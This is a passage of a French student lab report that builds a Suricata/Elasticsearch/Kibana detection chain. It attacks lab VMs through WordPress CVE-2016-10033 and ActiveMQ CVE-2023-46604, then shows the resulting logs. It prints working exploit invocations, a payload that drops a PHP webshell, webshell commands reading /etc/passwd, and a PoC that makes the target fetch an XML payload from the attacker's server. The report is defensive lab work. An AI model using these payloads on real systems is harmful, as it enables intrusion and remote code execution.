

UNIVERSITÉ DU QUÉBEC À CHICOUTIMI



UNIVERSITÉ DU QUÉBEC
À CHICOUTIMI

DÉPARTEMENT D'INFORMATIQUE ET DE MATHÉMATIQUE

SÉCURITÉ INFORMATIQUE - 8INF857

Système de détection d'anomalies et de gestion de logs pour la sécurité des réseaux

Students

DELEPINE Simon, KEUDJEU MADEO Guy Landry, LAPÔTRE
Marie-Steffie, VANDAMME Aliona

October 9, 2026

Contents

List of Figures	3
1 Introduction	4
2 Scénario 1 : Exploitation d'un WordPress vulnérable (CVE-2016-10033)	4
2.1 Contexte et objectif	4
2.2 Environnement de test	5
2.3 Phase 1 : reconnaissance	5
2.4 Phase 2 : préparation de la charge utile	6
2.5 Phase 3 : exploitation et exécution de code à distance	7
2.6 Phase 4 : post-exploitation	7
2.7 Phase 5 : détection par la chaîne de supervision	8
2.8 Synthèse	10
3 Scénario 2 : Attaque Active MQ (CVE-2023-46604)	10
3.1 Contexte et objectif	10
3.2 Environnement de test	10
3.3 Phase 1 : préparation de la charge utile	10
3.4 Phase 2 : exploitation et preuve de RCE	11
3.5 Phase 3 : détection par la chaîne de supervision	11
3.6 Synthèse	14
4 Scénario 3 : Brute-force SSH	14
4.1 Contexte et objectif	14
4.2 Environnement de test	14
4.3 Phase 1 : état initial de la victime	14
4.4 Phase 2 : préparation et attaque	15
4.5 Phase 3 : détection par la chaîne de supervision	16
4.6 Phase 4 : visualisation dans Kibana	17
4.7 Synthèse	18
5 Scénario 4 : Usurpation ARP (ARP spoofing)	18
5.1 Contexte et objectif	18
5.2 Environnement de test	18
5.3 Préparation du capteur	19
5.4 Phase 1 : état initial de la victime	19
5.5 Phase 2 : lancement de l'usurpation	20
5.6 Phase 3 : impact sur la victime	20
5.7 Phase 4 : détection et analyse	21

5.7.1	Volume capturé	21
5.7.2	Exemple d'événement falsifié	21
5.7.3	Anomalie comportementale : une IP, deux MAC	21
5.8	Visualisation dans Kibana	22
5.9	Contre-mesures	23
5.10	Synthèse	23
6	Scénario 5 : Déni de service SYN flood	23
6.1	Contexte et objectif	23
6.2	Environnement de test	24
6.3	Règle de détection Suricata	24
6.4	Phase 1 : exécution de l'attaque	24
6.5	Phase 2 : détection Suricata	25
6.6	Phase 3 : visualisation dans Kibana	25
6.7	Dépannage et leçons apprises	26
6.8	Synthèse	27
7	Scénario 6 : injection SQL (DVWA)	27
7.1	Contexte et objectif	27
7.2	Environnement de test	27
7.3	Phase 1 : déploiement de DVWA	28
7.4	Phase 2 : règle de détection	28
7.5	Phase 3 : exploitation	28
7.6	Phase 4 : détection et Kibana	30
7.7	Synthèse	31
8	Résultat et Discussion	31
8.1	Analyse des détections	31
8.2	Limites du projet	32
9	Conclusion	32
9.1	Améliorations possibles	32
9.2	Perspectives	33

List of Figures

1	Balayage <code>nmap</code> révélant les ports ouverts de la cible.	5
2	Identification du serveur web et de la version de PHP via les en-têtes HTTP.	6
3	Serveur HTTP de l'attaquant hébergeant la charge utile <code>1.txt</code>	6
4	Contenu de la charge utile : dépôt du webshell <code>ids.php</code> dans la racine web.	6
5	Preuve de l'exécution de code à distance : le webshell renvoie l'identité <code>www-data</code>	7
6	Exécution de commandes via le webshell : <code>whoami</code> et lecture de <code>/etc/passwd</code>	7
7	Énumération de la racine web <code>/var/www/html</code> à travers le webshell.	8
8	Événement HTTP enregistré par Suricata correspondant à l'appel du webshell.	8
9	Capture en temps réel des requêtes vers <code>ids.php</code> dans <code>eve.json</code>	9
10	Événements Suricata filtrés avec les champs cités précédemment	9
11	Serveur HTTP de l'attaquant (port 6666) prêt à servir <code>poc.xml</code>	11
12	Lancement de <code>poc.py</code> contre <code>192.168.2.90:61616</code>	11
13	Téléchargement de <code>poc.xml</code> par la cible depuis le serveur HTTP de l'attaquant.	11
14	Preuve de RCE : fichier témoin présent dans le conteneur ActiveMQ.	12
15	Événements Suricata filtrés sur l'adresse de l'attaquant (<code>192.168.2.12</code>).	12
16	Filtrage des logs Kibana avec les champs cités précédemment, ciblé sur le XML	13
17	Filtrage des logs Kibana avec les champs cités précédemment, ciblé sur le flux Java/OpenWire	13
18	Configuration du fichier <code>suricata.yaml</code>	15
19	Fichiers d'identifiants et de mots de passe pour le brute-force SSH.	16
20	Résultats de l'attaque brute-force SSH côté attaquant	16
21	Logs Suricata de l'attaque brute-force SSH	17
22	Logs système de l'attaque brute-force SSH	17
23	Visualisation du brute-force SSH dans Kibana	18
24	Table ARP saine (<code>0a:00:27:00:00:0b</code>) et <code>ping</code> réussi.	19
25	Script Scapy en cours d'exécution sur le poste attaquant.	20
26	Table ARP empoisonnée : <code>192.168.56.1</code> associé à <code>00:11:22:33:44:55</code>	21
27	Événement <code>event_type: arp</code> falsifié dans <code>eve.json</code>	21
28	Corrélation <code>jq</code> : <code>192.168.56.1</code> revendiquée par deux MAC.	22
29	Table Kibana : <code>192.168.56.1</code> associée à deux adresses MAC.	22
30	Exécution de <code>syn_flood.py</code> : 3 000 paquets SYN vers la VM.	25
31	Alertes « LOCAL SYN Flood - possible DoS » (<code>sid:1000002</code>) dans <code>fast.log</code>	26
32	Kibana : pic d'alertes <code>rule.id:1000002</code> correspondant au SYN flood.	27
33	Résultat de l'injection UNION dans DVWA : comptes et hashés MD5 affichés.	29
34	Règle <code>1000003</code> , rechargement et alerte dans <code>fast.log</code>	30
35	Alerte d'injection SQL (<code>rule.id:1000003</code>) dans Kibana.	31

1 Introduction

Détecter les anomalies réseau aujourd’hui est autant élémentaire qu’indispensable. Dans une société hautement numérisée et une nécessité de protéger les actifs de son organisation, détecter les anomalies et gérer les logs permettent de réduire les risques liés à la *disponibilité* et à l’*intégrité* non seulement des **données** mais également des **processus** et des **technologies**.

L’objectif de ce premier travail pratique dans le cadre du cours de **Sécurité Informatique** à l’Université du Québec à Chicoutimi (*UQAC*) est d’améliorer la sécurité réseau en visualisant les anomalies et menaces à l’aide des logs.

Pour ce faire, nous avons utilisé une **machine virtuelle Linux** (*distro Ubuntu*) et installé les outils suivants :

- **Suricata (IDS/IPS)** : outil de détection d’intrusions;
- **syslog-ng** : outil de collecte de logs;
- **Elasticsearch** : base de données pour stocker et rechercher les logs;
- **Kibana** : interface de visualisation des logs.

Pour tester nos outils et détecter les menaces potentielles en temps réel, nous avons créé cinq scénarios d’attaques :

- **WordPress vulnérable** : exécution de code à distance (RCE) affectant PHPMailer;
- **Attaque Active MQ** : exploitation de la faille **CVE-2023-46604** du protocole OpenWire.
- **Brute-force SSH**
- **Usurpation ARP** (ARP spoofing)
- **Déni de service SYN flood**

L’implémentation et la visualisation de ces cinq attaques sont expliquées dans ce rapport à la suite de cette introduction. Enfin, nous finirons sur une conclusion détaillant les limites du projet et ses améliorations possibles.

L’ensemble du code est accessible via le lien *Github* suivant :

https://github.com/SimonDelep/-Syst-me_de_d-tection_d_anomalies-

2 Scénario 1 : Exploitation d’un WordPress vulnérable (CVE-2016-10033)

2.1 Contexte et objectif

Ce scénario illustre une attaque complète contre une application web WordPress volontairement vulnérable, depuis la reconnaissance jusqu’à l’exécution de commandes à distance, puis sa détection par la chaîne de supervision.

L'objectif n'est pas seulement de compromettre la cible, mais surtout de vérifier que notre système de détection (Suricata, Filebeat, Elasticsearch et Kibana) capture bien chaque phase de l'attaque et permet de la retrouver a posteriori.

La vulnérabilité exploitée est la CVE-2016-10033, une exécution de code à distance (RCE) affectant la bibliothèque PHPMailer utilisée par WordPress 4.6. Lors d'une demande de réinitialisation de mot de passe, l'en-tête HTTP `Host` de la requête est transmis sans assainissement à la commande `sendmail` comme adresse d'expéditeur. En injectant des arguments dans cet en-tête, un attaquant non authentifié peut faire exécuter une commande système arbitraire par le serveur.

2.2 Environnement de test

L'environnement reproduit une architecture réaliste composée des éléments suivants :

- **Cible** : une machine virtuelle IDS-Lab (192.168.2.90) hébergeant via Docker Compose deux conteneurs : `vulhub/wordpress:4.6` exposé sur le port 8080 et `mysql:5` pour la base de données.
- **Attaquant** : un poste Windows (192.168.2.12) sur le même réseau local.
- **Supervision** : Suricata inspecte le trafic sur l'interface `enp0s8` et journalise les transactions réseau dans `/var/log/suricata/eve.json`. Filebeat expédie ces journaux vers Elasticsearch (port 9200), consultés ensuite dans Kibana (port 5601).

2.3 Phase 1 : reconnaissance

La première étape consiste à cartographier les services exposés par la cible. Un balayage de ports (Figure 1) confirme l'ouverture des ports 8080 (serveur web WordPress), 5601 (interface Kibana) et 9200 (Elasticsearch). Le mode `-sT -Pn` a été employé afin d'utiliser la pile TCP du système d'exploitation et d'ignorer la phase de découverte par *ping*.

```
PS C:\Users\simon> nmap -sT -Pn -p 8080,5601,9200 192.168.2.90
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-04 03:11 -0400
Nmap scan report for 192.168.2.90
Host is up (0.00023s latency).

PORT      STATE SERVICE
5601/tcp  open  esmagent
8080/tcp  open  http-proxy
9200/tcp  open  wap-wsp

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
PS C:\Users\simon>
```

Figure 1: Balayage `nmap` révélant les ports ouverts de la cible.

Une simple requête `curl` sur la page de connexion (Figure 2) permet ensuite d'identifier la technologie sous-jacente : l'en-tête de réponse dévoile un serveur `Apache/2.4.7 (Ubuntu)` et

surtout PHP/5.5.9, une version ancienne cohérente avec WordPress 4.6, ce qui oriente vers la CVE-2016-10033.

```
PS C:\Users\simon> curl.exe -I http://192.168.2.90:8080/wp-login.php
HTTP/1.1 200 OK
Date: Sun, 04 Oct 2026 00:51:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=UTF-8
```

Figure 2: Identification du serveur web et de la version de PHP via les en-têtes HTTP.

2.4 Phase 2 : préparation de la charge utile

L'exploit utilisé (pwnscriptum) procède en deux temps : il injecte d'abord une commande qui fait télécharger un script par la cible, puis une seconde commande qui exécute ce script. Il faut donc héberger la charge utile sur un serveur accessible depuis la cible. Un serveur web minimal est lancé côté attaquant à l'aide de `python -m http.server 80` (Figure 3) ; les lignes `GET /1.txt` confirment que la cible récupère bien le fichier.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:192.168.2.90 - - [04/Oct/2026 03:34:13] "GET /1.txt HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [04/Oct/2026 03:34:21] "GET /1.txt HTTP/1.1" 200 -
```

Figure 3: Serveur HTTP de l'attaquant hébergeant la charge utile `1.txt`.

Le contenu de la charge utile (Figure 4) dépose un *webshell* PHP minimal dans la racine web du serveur ; ce fichier `ids.php` exécute toute commande passée dans le paramètre `c` de l'URL. Un fichier témoin `/tmp/pwned_ids` est également créé pour valider l'exécution.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> python .\exploit.py http://192.168.2.90:8080 192.168.2.12/1.txt

PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> curl.exe -s http://127.0.0.1/1.txt
echo '<?php system($_GET["c"]); ?>' > /var/www/html/wp-content/ids.php
touch /tmp/pwned_ids
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> |
```

Figure 4: Contenu de la charge utile : dépôt du webshell `ids.php` dans la racine web.

2.5 Phase 3 : exploitation et exécution de code à distance

Le lancement de l'exploit déclenche l'injection dans l'en-tête Host, puis le téléchargement et l'exécution de la charge utile. La compromission est confirmée en invoquant le webshell avec la commande `id` (Figure 5) : le serveur répond `uid=33(www-data)`, prouvant que l'attaquant exécute désormais des commandes arbitraires avec les privilèges du serveur web.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> python .\exploit.py http://192.168.2.90:8080 192.168.2.12/1.txt

PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> curl.exe "http://192.168.2.90:8080/wp-content/ids.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> |
```

Figure 5: Preuve de l'exécution de code à distance : le webshell renvoie l'identité `www-data`.

2.6 Phase 4 : post-exploitation

Une fois le webshell en place, l'attaquant dispose d'un accès interactif au système. La Figure 6 montre l'exécution de `whoami` puis la lecture du fichier `/etc/passwd`, c'est-à-dire l'exfiltration d'informations sensibles sur les comptes du système. La Figure 7 présente l'énumération complète de la racine WordPress (`/var/www/html`), confirmant un contrôle total de l'arborescence de l'application.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> curl.exe "http://192.168.2.90:8080/wp-content/ids.php?c=whoami"
www-data
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> curl.exe "http://192.168.2.90:8080/wp-content/ids.php?c=cat%20/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
Debian-exim:x:102:105:/var/spool/exim4:/bin/false
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Word_press\pwnscriptum> |
```

Figure 6: Exécution de commandes via le webshell : `whoami` et lecture de `/etc/passwd`.

```

PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\At
taque_Word_press\pwnscriptum> curl.exe "http://192.168.2.90:8080/wp-content/ids.php?c=ls%20-l
a%20/var/www/html"
total 204
drwxr-xr-x  1 www-data www-data  4096 Oct  4 02:53 .
drwxr-xr-x  1 root      root      4096 May  7 2017 ..
-rw-r--r--  1 www-data www-data   234 Oct  4 02:53 .htaccess
-rw-rw-r--  1 www-data www-data   418 Aug 16 2016 index.php
-rw-rw-r--  1 www-data www-data  19935 Aug 16 2016 license.txt
-rw-rw-r--  1 www-data www-data  7342 Aug 16 2016 readme.html
-rw-rw-r--  1 www-data www-data  5456 Aug 16 2016 wp-activate.php
drwxrwxr-x  9 www-data www-data  4096 Aug 16 2016 wp-admin
-rw-rw-r--  1 www-data www-data   364 Aug 16 2016 wp-blog-header.php
-rw-rw-r--  1 www-data www-data  1477 Aug 16 2016 wp-comments-post.php
-rw-rw-r--  1 www-data www-data  2764 Oct  4 02:53 wp-config-sample.php
-rw-r--r--  1 www-data www-data  3187 Oct  4 02:53 wp-config.php
drwxrwxr-x  4 www-data www-data  4096 Oct  4 03:36 wp-content
-rw-rw-r--  1 www-data www-data  3286 Aug 16 2016 wp-cron.php
drwxrwxr-x 17 www-data www-data 12288 Aug 16 2016 wp-includes
-rw-rw-r--  1 www-data www-data  2382 Aug 16 2016 wp-links-opml.php
-rw-rw-r--  1 www-data www-data  3353 Aug 16 2016 wp-load.php
-rw-rw-r--  1 www-data www-data 34057 Aug 16 2016 wp-login.php
-rw-rw-r--  1 www-data www-data  7786 Aug 16 2016 wp-mail.php
-rw-rw-r--  1 www-data www-data 13920 Aug 16 2016 wp-settings.php
-rw-rw-r--  1 www-data www-data 29890 Aug 16 2016 wp-signup.php
-rw-rw-r--  1 www-data www-data  4035 Aug 16 2016 wp-trackback.php
-rw-rw-r--  1 www-data www-data  3064 Aug 16 2016 xmlrpc.php
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\At
taque_Word_press\pwnscriptum>

```

Figure 7: Énumération de la racine web /var/www/html à travers le webshell.

2.7 Phase 5 : détection par la chaîne de supervision

L'ensemble de l'attaque transite par le réseau et se trouve donc capturé par Suricata. Chaque requête HTTP vers le webshell génère un événement `event_type: http` dans `eve.json`, incluant l'URL complète, la méthode, l'adresse source et le code de réponse. La Figure 8 montre un tel événement pour la requête `/wp-content/ids.php?c=uname -a`, tandis que la Figure 9 illustre la capture en temps réel des requêtes `ids.php` directement dans le journal de Suricata.

```

{"timestamp":"2026-10-04T15:14:02.325067+0000","flow_id":763905364232207,"in_iface":"enp0s8","event_type":"http","src_ip":
"192.168.2.12","src_port":36924,"dest_ip":"192.168.2.90","dest_port":8080,"proto":"TCP","ip_v":4,"pkt_src":"wire/p
cap","tx_id":0,"http":{"hostname":"192.168.2.90","http_port":8080,"url":"/wp-content/ids.php?c=uname%20-a","http_user_agent":
"curl/8.21.0","http_content_type":"text/html","http_method":"GET","protocol":"HTTP/1.1","status":200,"length":127}}
{"timestamp":"2026-10-04T15:14:02.326412+0000","flow_id":763905364232207,"in_iface":"enp0s8","event_type":"fileinfo","sr
c_ip":"192.168.2.90","src_port":8080,"dest_ip":"192.168.2.12","dest_port":36924,"proto":"TCP","ip_v":4,"pkt_src":"wire/p
cap","http":{"hostname":"192.168.2.90","http_port":8080,"url":"/wp-content/ids.php?c=uname%20-a","http_user_agent":"curl
/8.21.0","http_content_type":"text/html","http_method":"GET","protocol":"HTTP/1.1","status":200,"length":127},"app_proto
":"http","fileinfo":{"filename":"/wp-content/ids.php","gaps":false,"state":"CLOSED","stored":false,"size":127,"tx_id":0}
}

```

Figure 8: Événement HTTP enregistré par Suricata correspondant à l'appel du webshell.

Après transfert par Filebeat, ces événements sont indexés dans Elasticsearch et exploitables dans Kibana. Les champs utiles pour reconstituer l'attaque sont récapitulés dans la Table 1. Un filtre tel que `url.original : *ids.php*` isole l'activité du webshell, et `source.ip : "192.168.2.12"` regroupe l'ensemble du trafic malveillant provenant du poste attaquant.

```

madeo@IDS-Lab:~$ tail -f /var/log/suricata/eve.json | grep -a --line-buffered "ids.php"
{"timestamp":"2026-10-04T15:13:24.398318+0000","flow_id":1295627781389111,"in_iface":"enp0s8","event_type":"http","src_ip":"192.168.2.12","src_port":36918,"dest_ip":"192.168.2.90","dest_port":8080,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","tx_id":0,"http":{"hostname":"192.168.2.90","http_port":8080,"url":"/wp-content/ids.php?c=id","http_user_agent":"curl/8.21.0","http_content_type":"text/html","http_method":"GET","protocol":"HTTP/1.1","status":200,"length":54}}
{"timestamp":"2026-10-04T15:13:24.399977+0000","flow_id":1295627781389111,"in_iface":"enp0s8","event_type":"fileinfo","src_ip":"192.168.2.90","src_port":8080,"dest_ip":"192.168.2.12","dest_port":36918,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","http":{"hostname":"192.168.2.90","http_port":8080,"url":"/wp-content/ids.php?c=id","http_user_agent":"curl/8.21.0","http_content_type":"text/html","http_method":"GET","protocol":"HTTP/1.1","status":200,"length":54},"app_proto":"http","fileinfo":{"filename":"/wp-content/ids.php","gaps":false,"state":"CLOSED","stored":false,"size":54,"tx_id":0}}

```

Figure 9: Capture en temps réel des requêtes vers ids.php dans eve.json.

Donnée	Champ Kibana	Exemple de valeur
IP de l'attaquant	source.ip	192.168.2.12
IP de la cible	destination.ip	192.168.2.90
Port visé	destination.port	8080
URL complète	url.original	/wp-content/ids.php?c=id
Méthode HTTP	http.request.method	GET
Type d'événement	suricata.eve.event_type	http

Table 1: Principaux champs Elasticsearch permettant de retrouver l'attaque dans Kibana.




Figure 10: Événements Suricata filtrés avec les champs cités précédemment

2.8 Synthèse

Ce scénario démontre qu’une vulnérabilité applicative connue permet, en quelques étapes, de passer d’un simple accès réseau à une exécution de code complète sur le serveur. Du point de vue défensif, il valide la capacité de la chaîne Suricata → Filebeat → Elasticsearch → Kibana à offrir une visibilité complète sur l’attaque : chaque requête malveillante est journalisée et reste recherchable a posteriori. Il met toutefois en évidence une limite : en l’absence d’un jeu de règles applicatif, Suricata assure la *visibilité* des transactions mais ne lève pas d’*alerte* automatique sur ce type d’attaque. L’ajout de règles de détection dédiées (par exemple sur l’accès à un fichier PHP inconnu dans `wp-content` recevant un paramètre de commande) constitue une piste d’amélioration naturelle.

3 Scénario 2 : Attaque Active MQ (CVE-2023-46604)

3.1 Contexte et objectif

Ce scénario porte sur une exécution de code à distance (RCE) contre **Apache ActiveMQ**, middleware de messagerie très répandu en entreprise. La faille **CVE-2023-46604** touche le protocole *OpenWire* (port TCP 61616) : un attaquant disposant d’un accès réseau peut envoyer des données sérialisées malveillantes qui entraînent le chargement d’un fichier de configuration Spring distant et, via **ProcessBuilder**, l’exécution d’une commande arbitraire sur le serveur broker.

Comme pour le scénario WordPress, l’objectif défensif est double : reproduire l’attaque en laboratoire et vérifier que la chaîne Suricata, Filebeat, Elasticsearch et Kibana conserve une trace exploitable de chaque étape (réseau et, le cas échéant, alertes).

3.2 Environnement de test

- **Cible** : VM IDS-Lab (192.168.2.90) exécutant le conteneur `vulhub/activemq:5.17.3` (ActiveMQ 5.17.3) via Docker Compose dans `/attaque_mq`. Les ports publiés sont 61616 (OpenWire), 8161 (console web) et 5005 (débugage JVM). La variable d’environnement `JAVA_TOOL_OPTIONS=-XX:-UseContainerSupport` a été ajoutée pour contourner un plantage du JDK 11 embarqué sur un hôte en *cgroup v2*.
- **Attaquant** : poste Windows (192.168.2.12), même réseau local que la cible.
- **Supervision** : Suricata sur `enp0s8`, journaux `/var/log/suricata/eve.json`, envoi vers Elasticsearch par Filebeat, visualisation dans Kibana (`:5601`).
- **Artefacts d’exploitation** : `poc.py` et `poc.xml` du dépôt `vulhub/CVE-2023-46604`. Le XML par défaut lance `touch /tmp/activeMQ-RCE-success` dans le conteneur.

3.3 Phase 1 : préparation de la charge utile

L’exploit ne se limite pas à un unique paquet : ActiveMQ doit récupérer le fichier XML hébergé par l’attaquant. Un serveur HTTP minimal est donc démarré sur Windows dans le

répertoire du PoC (Figure 11) :

```
python -m http.server 6666
```

Le fichier `poc.xml` décrit un bean Spring instanciant `java.lang.ProcessBuilder` avec la commande de preuve. Tant que ce serveur écoute, la cible pourra télécharger la charge utile dès que le script `poc.py` aura déclenché la désérialisation vulnérable.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Active_MQ\CVE-2023-46604> python -m http.server 6666
Serving HTTP on :: port 6666 (http://[::]:6666/) ...
```

Figure 11: Serveur HTTP de l'attaquant (port 6666) prêt à servir `poc.xml`.

3.4 Phase 2 : exploitation et preuve de RCE

La seconde phase envoie la trame OpenWire malveillante vers le broker et indique l'URL du XML (Figure 12) :

```
python poc.py 192.168.2.90 61616 http://192.168.2.12:6666/poc.xml
```

Le script ne produit en général aucune sortie console ; la réussite se vérifie côté serveur HTTP et sur la cible. La Figure 13 montre deux requêtes `GET /poc.xml HTTP/1.1` depuis 192.168.2.90 avec le code 200, preuve que le broker Java a bien récupéré le fichier sur la machine attaquante.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Active_MQ\CVE-2023-46604> python poc.py 192.168.2.90 61616 http://192.168.2.12:6666/poc.xml
```

Figure 12: Lancement de `poc.py` contre 192.168.2.90:61616.

```
PS C:\Users\simon\Desktop\UQAC\Uqac semestre 3\Projet_calisse\File_pour_faire_les_attaques\Attaque_Active_MQ\CVE-2023-46604> python -m http.server 6666
Serving HTTP on :: port 6666 (http://[::]:6666/) ...
::ffff:192.168.2.90 - - [04/Oct/2026 11:48:38] "GET /poc.xml HTTP/1.1" 200 -
::ffff:192.168.2.90 - - [04/Oct/2026 11:48:38] "GET /poc.xml HTTP/1.1" 200 -
```

Figure 13: Téléchargement de `poc.xml` par la cible depuis le serveur HTTP de l'attaquant.

La compromission est confirmée *in situ* en inspectant le conteneur (Figure 14) : le fichier témoin `/tmp/activeMQ-RCE-success` a été créé avec l'utilisateur `root` à l'intérieur du broker, ce qui valide l'exécution de code à distance.

3.5 Phase 3 : détection par la chaîne de supervision

Contrairement à l'attaque WordPress, le canal d'exploitation principal (OpenWire, port 61616) n'apparaît pas sous forme de requêtes HTTP classiques dans les journaux. En revanche, le second flux — le téléchargement de `poc.xml` depuis 192.168.2.12:6666 — produit des événements `event_type: http` visibles dans `eve.json` (User-Agent Java/11.0.16, URL `/poc.xml`, statut 200). La Figure 15 illustre la surveillance en direct à l'aide de :

```
madedo@IDS-Lab:~/attaque_mq$ sudo docker exec attaque_mq-activemq-1 ls -l /tmp/activeMQ-RCE-success
-rw-r--r-- 1 root root 0 Oct  4 15:48 /tmp/activeMQ-RCE-success
```

Figure 14: Preuve de RCE : fichier témoin présent dans le conteneur ActiveMQ.

```
sudo tail -f /var/log/suricata/eve.json | grep -a --line-buffered "192.168.2.12"
```

On y observe à la fois le trafic HTTP de récupération de la charge utile et, dans la même fenêtre temporelle, d'autres connexions depuis le poste attaquant vers la VM (par exemple l'accès à Kibana pour l'analyse).

```
madedo@IDS-Lab:~/attaque_mq$ sudo tail -f /var/log/suricata/eve.json | grep -a --line-buffered "192.168.2.12"
{"timestamp": "2026-10-04T15:56:03.319805+0000", "flow_id": "1020962539909744", "in_iface": "enp0s8", "event_type": "fileinfo", "src_ip": "192.168.2.12", "src_port": "6666", "dest_ip": "192.168.2.90", "dest_port": "55638", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "0", "http": {"hostname": "192.168.2.12", "http_port": "6666", "url": "/poc.xml", "http_user_agent": "Java/11.0.16", "http_content_type": "text/xml", "http_method": "GET", "protocol": "HTTP/1.1", "status": "200", "length": "592", "app_proto": "http", "fileinfo": {"filename": "/poc.xml", "gaps": false, "state": "CLOSED", "stored": false, "size": "592", "tx_id": "0"}}}
